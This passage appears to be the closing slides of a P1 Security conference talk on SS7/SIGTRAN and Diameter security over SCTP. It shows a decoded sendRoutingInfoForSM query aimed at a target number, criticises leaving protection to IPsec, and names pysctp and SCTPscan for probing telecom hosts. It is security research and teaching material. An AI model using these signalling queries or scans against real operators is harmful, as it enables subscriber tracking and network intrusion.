
Calling Party Address length: 11
 > Calling Party address (11 bytes)
 Data length: 69
 > Transaction Capabilities Application Part
 > GSM Mobile Application
 > Component: invoke (1)
 > invoke
 invokeID: 1
 > opCode: localValue (0)
 localValue: sendRoutingInfoForSM (45)
 > msisdn: 912143000000f1
 sm-RP-PRI: True

Target MSISDN



SS7/SIGTRAN evolution to LTE/Diameter

SCTP is retained as transport protocol for the next generation telecom protocols




SS7 / SIGTRAN

Diameter / LTE

SS7/SIGTRAN evolution to LTE/Diameter

SCTP is retained as transport protocol for the next generation telecom protocols



SS7 / SIGTRAN

Diameter / LTE


Bad usage of SCTP for new protocols

- SCTP for LTE: Diameter, S1, X2, ...
- Assuming security is handled by IPsec is **bad**
- No authentication in protocol → no security by default
- IPsec is not necessarily deployed

**Result:
WORSE Security !**

Example: Diameter vs Radius

Telecom network architecture



Conclusions

- Telecom networks are powered by a wide range of technologies and protocols.
 - SCTP is used ubiquitously in telecom networks as the interface between IP and telecom technologies.
- pysctp offers an easy API for SCTP socket programming giving simple access into telecom protocol stacks.
 - SCTPscan(-ng) offers active scanning and service detection for hosts on telecom networks
- HLR is the central element of a mobile operator's network
 - SGSN pose a risk being a single point-of-failure
 - MSC are more distributed but carry the bulk of signaling

Thank you!



P1 Security

Priority One Security



<http://www.p1sec.com>

Thanks go to:
Philippe Langlois
Elvis Pfützenreuter
and the P1 Security team

Questions to:
po@p1sec.com
phil@p1sec.com
omar@p1sec.com